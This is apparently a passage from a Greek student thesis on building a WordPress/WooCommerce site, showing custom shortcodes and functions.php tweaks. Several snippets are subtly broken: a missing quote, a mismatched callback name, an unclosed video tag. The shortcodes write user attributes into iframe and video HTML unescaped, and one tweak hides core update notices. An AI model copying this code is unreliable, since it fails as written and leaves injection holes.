
Τα shortcodes είναι ένα είδος “μακροεντολών” με τις οποίες μπορούμε να προσθέσουμε εύκολα και γρήγορα τυποποιημένο περιεχόμενο ή μορφοποίηση περιεχομένου στο Wordpress. Τα shortcodes έχουν την μορφή:

[shortcode]

ή

[shortcode]περιεχόμενο[/shortcode]


και εισάγονται κατευθείαν στο περιεχόμενο της σελίδας ή του άρθρου στο Wordpress. Μπορούμε να δημιουργήσουμε ένα shortcode γράφοντας την κατάλληλη συνάρτηση και προσθέτοντας τη στο αρχείο **functions.php** που περιέχεται στον φάκελο του θέματος που χρησιμοποιούμε. Πριν δούμε πως μπορούμε να φτιάξουμε ένα δικό μας shortcode ας δούμε κάποια έτοιμα shortcodes που περιέχει το template μας (π.χ. video, audio, animated banners, boxes, sliders, contact forms, buttons, tables, columns, tabs κτλ.).



Εικόνα 63 : Shortcodes


Το Wordpress έχει και αυτό έτοιμα shortcodes σαν πλατφόρμα αλλά ας δούμε την χρήση ενός shortcode που περιέχεται στο template μας.

Αν θέλουμε για παράδειγμα σε ένα προϊόν μας εκτός από την περιγραφή του προϊόντος να ενσωματώσουμε και ένα video για το συγκεκριμένο προϊόν π.χ. από το youtube θα κάνουμε χρήση του έτοιμου shortcode για το youtube. Το μόνο που έχουμε να κάνουμε είναι να συμπληρώσουμε το ID του video που θέλουμε.




Εικόνα 64 : Εισαγωγή shortcode

Η σελίδα του προϊόντος θα έχει ως εξής:



Εικόνα 65 : Χρήση shortcode

και το shortcode που κρύβεται πίσω από το video είναι:



Εικόνα 66 : Back-end shortcode

Πάμε να δούμε την διαδικασία δημιουργίας δικού μας shortcode. Αυτό το shortcode θα εμφανίζει τα πρόσφατα άρθρα και θα το ονομάσουμε [recent-posts].

Αρχικά πρέπει να φτιάξουμε την συνάρτηση που θα καλείται από το Wordpress όταν θα βρίσκει το συγκεκριμένο shortcode. Η συνάρτηση θα “παίρνει” τα πρόσφατα άρθρα από την βάση δεδομένων.

```
function recent_posts_function() {
    query_posts(array('orderby' => 'date', 'order' => 'DESC' , 'showposts'
=> 1));
    if (have_posts()) :
        while (have_posts()) : the_post();
            $return_string = '<a
href="'.get_permalink().'">'.get_the_title().</a>';
        endwhile;
    endif;
    wp_reset_query();
    return $return_string;
}
```

Τώρα πρέπει να “πούμε” στο Wordpress ότι το παραπάνω function είναι ένα shortcode. Έτσι κάνουμε “register” του συγκεκριμένου shortcode.

```
function register_shortcodes(){
    add_shortcode('recent-posts', 'recent_posts_function');
}
```

Το shortcode μόλις δημιουργήθηκε και αν βρεθεί μέσα σε κάποιο περιεχόμενο το shortcode [recent-posts] τότε η recent_posts_function() καλείται αυτόματα.

Να υπενθυμίσουμε ότι ο παραπάνω κώδικας προστίθεται στο αρχείο **functions.php** του θέματος που χρησιμοποιούμε και να σημειώσουμε ότι το όνομα του κάθε shortcode πρέπει να είναι μοναδικό.

Πάμε να δούμε άλλο ένα παράδειγμα δημιουργίας shortcode. Θα φτιάξουμε ένα shortcode για την εισαγωγή google map. Αντί να κάνουμε “paste” το iframe κάθε φορά που θέλουμε να εισάγουμε ένα google map θα δημιουργήσουμε το shortcode στο functions.php

```
//Google Maps Shortcode

function fn_googleMaps($atts, $content = null) {

    extract(shortcode_atts(array(

        "width" => '640',

        "height" => '480',

        "src" => ''

    ), $atts));

    return '<iframe width="'. $width. '" height="'. $height. '" frameborder="0"
scrolling="no" marginheight="0" marginwidth="0" src="'. $src. '"></iframe>';

}

add_shortcode("googlemap", "fn_googleMaps");
```

Τώρα μπορούμε να προσθέσουμε έναν χάρτη από το Google με την χρήση απλού shortcode:

```
[googlemap width="200" height="200" src="[url]"]
```

Θα δείξουμε την δημιουργία ενός ακόμα shortcode το οποίο θα ενσωματώνει html5 video από το δικό μας “Media Library”. Προσθέτουμε τον παρακάτω κώδικα στο functions.php.

```
function html5_video($atts, $content = null) {
    extract(shortcode_atts(array(
        "src" => '',
        "width" => '',
        "height" => ''
    ), $atts));
    return '<video src="'. $src. '" width="'. $width. '" height="'. $height. '"
controls autobuffer>';
}
add_shortcode('video5', 'html5 video');
```

Η προσθήκη τώρα ενός video στον ιστότοπο μας μπορεί να γίνει με την χρήση του παρακάτω shortcode.

```
[video5 src="http://your-site/videos/your-video.mp4" width="720" height="480"]
```

Η ενσωμάτωση ενός html5 video στο site μας μπορεί να γίνει και με την χρήση κάποιου έτοιμου plugin π.χ. (<http://wordpress.org/plugins/html5-videos/>).

Πρέπει να πούμε ότι αν θέλουμε να χρησιμοποιήσουμε κάποιο shortcode όχι στον post/page editor του Wordpress αλλά σε κάποιο αρχείο του θέματος μας τότε κάνουμε χρήση της συνάρτησης do_shortcode() με τον παρακάτω τρόπο:

```
<?php
echo do_shortcode("[your_shortcode]");
?>
```

Επίσης αν θέλουμε να χρησιμοποιούμε τα shortcodes και στα sidebars του θέματος μας και να μην αναγνωρίζονται ως απλό κείμενο από το Wordpress τότε ανοίγουμε το αρχείο **functions.php** και προσθέτουμε τον παρακάτω κώδικα:

```
<?php
add_filter('widget_text', 'do_shortcode');
?>
```

Περισσότερες πληροφορίες σχετικά με τα shortcodes μπορούμε να βρούμε στο http://codex.wordpress.org/Shortcode_API

5.9 Wordpress Tips

Ένας τρόπος για να αλλάξουμε την “default” συμπεριφορά του Wordpress είναι χρησιμοποιώντας το αρχείο functions.php που βρίσκεται στον φάκελο του θέματος μας. Το αρχείο αυτό συμπεριφέρεται όπως ένα plugin του wordpress, προσθέτοντας χαρακτηριστικά και λειτουργίες στο site μας. Μπορούμε να έχουμε τα ίδια αποτελέσματα προσθέτοντας κώδικα σε ένα plugin του Wordpress είτε προσθέτοντας κώδικα στο αρχείο functions.php του θέματος μας. Υπάρχουν διαφορές μεταξύ τους.


Ένα wordpress plugin:

- Απαιτεί μοναδική κεφαλίδα (header text).
- Αποθηκεύεται wp-content/plugins , συνήθως σε υποφάκελο.
- Εκτελείται μόνο όταν έχει ενεργοποιηθεί από το μενού διαχείρισης των πρόσθετων.
- Ισχύει για όλα τα θέματα.
- Πρέπει να έχει ένα και μόνο σκοπό π.χ. μετατροπή άρθρων σε σελίδες, δυνατότητες βελτιστοποίησης για τις μηχανές αναζήτησης, δημιουργία backup κτλ.

Ένα αρχείο functions.php:

- Δεν απαιτεί μοναδική κεφαλίδα.
- Αποθηκεύεται μαζί με κάθε θέμα στον φάκελο του θέματος μας που βρίσκεται στο wp-content/themes.
- Εκτελείται μόνο όταν βρίσκεται στον φάκελο του ενεργοποιημένου θέματος μας.
- Ισχύει μόνο για αυτό το θέμα και για κανένα άλλο.
- Μπορεί να έχει πολλά τμήματα κώδικα που χρησιμοποιούνται για πολλούς διαφορετικούς σκοπούς.

Κάθε θέμα στο Wordpress μπορεί να έχει το δικό του αρχείο functions.php αλλά μόνο αυτό που βρίσκεται στο ενεργοποιημένο θέμα μας θα επηρεάσει την λειτουργία του site μας. Αν το θέμα μας έχει το αρχείο functions.php στον φάκελο του τότε είμαστε έτοιμοι να προσθέσουμε κώδικα σε αυτό, διαφορετικά δημιουργούμε ένα κενό αρχείο με ονομασία functions.php και το τοποθετούμε στον φάκελο του θέματος.




5.9.1 Το αρχείο functions.php

Ελάχιστο όριο κόστους παραγγελίας

Ένα βασικό ζητούμενο αυτής της πτυχιακής είναι να μπορεί ο διαχειριστής να ορίζει ελάχιστο όριο κόστους παραγγελίας. Πρέπει δηλαδή να ορίσουμε τα “order limits” στο **Woocommerce** που είναι το plugin μας για τις online παραγγελίες. Ας υποθέσουμε ότι το κατώτερο όριο παραγγελίας είναι 50 ευρώ. Ο κώδικας που πρέπει να επικολλήσουμε στο αρχείο functions.php του ενεργού θέματος μας φαίνεται παρακάτω:


```
<?php
add_action('the_post','minimum_order_func',10);
function minimum_order_func(){
global $woocommerce;
if (is_checkout()){
$minorder = 50;
if( $woocommerce->cart->subtotal < $minorder){
$woocommerce->add_error( sprintf(__('Λυπούμαστε, το ελάχιστο όριο
παραγγελίας είναι €' . $minorder . '. <a href="%s">Επιστροφή στην αρχική
σελίδα </a>', 'woocommerce'), home_url() ) );
wp_redirect( get_permalink( woocommerce_get_page_id( 'cart' ) ) );
exit;
}}}
?>
```

Το αρχείο functions.php μπορούμε να το επεξεργαστούμε είτε με κάποιον “text editor” (π.χ. με το Notepad++) είτε μέσα από τον “editor” του Wordpress που βρίσκεται στο μενού “Εμφάνιση”→”Επεξεργασία”.




Εικόνα 67 : Ελάχιστο κόστος παραγγελίας

Τώρα είμαστε έτοιμοι να δούμε την λειτουργία του παραπάνω κώδικα κάνοντας μία παραγγελία με κόστος μικρότερο των 50 ευρώ.



Εικόνα 68 : Παραγγελία προϊόντος βήμα 1

Μόλις πατήσουμε το κουμπί “Προχωρίστε στην ολοκλήρωση παραγγελίας” θα λάβουμε το εξής μήνυμα:



Εικόνα 69 : Παραγγελία προϊόντος βήμα 2

Διαγραφή των default widget του Wordpress

Για την διαγραφή όλων των default widget από την widget page του Wordpress επικολλούμε τον παρακάτω κώδικα στο functions.php αρχείο μας διαφορετικά διαγράφουμε την γραμμή κώδικα για το widget που θέλουμε να κρατήσουμε.

```
// unregister all widgets
function unregister_default_widgets() {
    unregister_widget('WP_Widget_Pages');
    unregister_widget('WP_Widget_Calendar');
    unregister_widget('WP_Widget_Archives');
    unregister_widget('WP_Widget_Links');
    unregister_widget('WP_Widget_Meta');
    unregister_widget('WP_Widget_Search');
    unregister_widget('WP_Widget_Text');
    unregister_widget('WP_Widget_Categories');
    unregister_widget('WP_Widget_Recent_Posts');
    unregister_widget('WP_Widget_Recent_Comments');
    unregister_widget('WP_Widget_RSS');
    unregister_widget('WP_Widget_Tag_Cloud');
    unregister_widget('WP_Nav_Menu_Widget');
    unregister_widget('Twenty_Eleven_Ephemera_Widget');
}
add_action('widgets_init', 'unregister_default_widgets', 11);
```

Απενεργοποίηση του μηνύματος για αναβάθμιση σε καινούρια έκδοση του Wordpress

Το Wordpress ενημερώνει για καινούρια έκδοση όποτε υπάρχει, ο client όμως δεν είναι απαραίτητο να γνωρίζει για κάτι τέτοιο έτσι μπορούμε να το απενεργοποιήσουμε με την επικόλληση του παρακάτω κώδικα στο functions.php

```
if ( !current_user_can( 'edit_users' ) ) {
    add_action( 'init', create_function( '$a', "remove_action( 'init', 'wp_version_check' );" ), 2 );
    add_filter( 'pre_option_update_core', create_function( '$a', "return null;" ) );
}
```


Διαγραφή των μενού που δεν χρειαζόμαστε ή δεν θέλουμε να εμφανίζονται στην σελίδα διαχείρισης του Wordpress

Με αυτή την επιλογή μπορούμε να αποτρέψουμε κάποιος client να σβήσει κάτι καταλάθος.



Εικόνα 70 : Theme editor του Wordpress

Αν πατήσουμε “update file” τότε στην λίστα αριστερά θα σταματίσουν να εμφανίζονται τα μενού που προσθέσαμε στον \$restricted array.

Ενεργοποίηση του “maintenance mode” στο Wordpress για non-admin users

```
function maintenace_mode() {  
    if ( !current_user_can( 'edit_themes' ) || !is_user_logged_in() ) {  
        die( 'Maintenance.' );  
    }  
}  
add_action( 'get_header', 'maintenace_mode' );
```

Απενεργοποίηση δυνατότητας αλλαγών στο θέμα μας


Με τον παρακάτω κώδικα η επιλογή για επεξεργασία των θεμάτων θα εξαφανιστεί από το dashboard του Wordpress. Αυτό χρησιμεύει στην περίπτωση που δεν θέλουμε κάποιος client να κάνει αλλαγές στο template που χρησιμοποιούμε.

```
add_action( 'admin_init', 'remove_theme_menus' );  
function remove_theme_menus() {  
    global $submenu;  
    unset( $submenu[ 'themes.php' ][ 5 ] );  
    unset( $submenu[ 'themes.php' ][ 15 ] );  
}
```


Προσθήκη συντόμευσης στην γραμμή εργαλείων του Wordpress

Χρησιμοποιώντας την συνάρτηση add_node() έχουμε την δυνατότητα να επεξεργαστούμε την γραμμή εργαλείων (toolbar) του Wordpress. Στο παράδειγμα μας θα προσθέσουμε μία συντόμευση (shortcut) για το Gmail. Θα έχουμε δηλαδή την δυνατότητα να εισέλθουμε στον λογαριασμό που έχουμε στο gmail μας μέσα από τον πίνακα ελέγχου του Wordpress. Ο κώδικας που θα κάνει αυτή την δουλειά φαίνεται παρακάτω:

```
// add a link to the WP Toolbar
function custom_toolbar_link($wp_admin_bar) {
    $args = array(
        'id' => 'gmail',
        'title' => 'Gmail',
        'href' => 'https://mail.google.com/mail/#inbox',
        'meta' => array(
            'class' => 'gmail',
            'title' => 'gmail'
        )
    );
    $wp_admin_bar->add_node($args);
}
add_action('admin_bar_menu', 'custom_toolbar_link', 999);
```



Εικόνα 71 : Δημιουργία συντόμευσης στο dashboard



Εικόνα 72 : Είσοδος στο Gmail

5.9.2 Το αρχείο wp-config.php

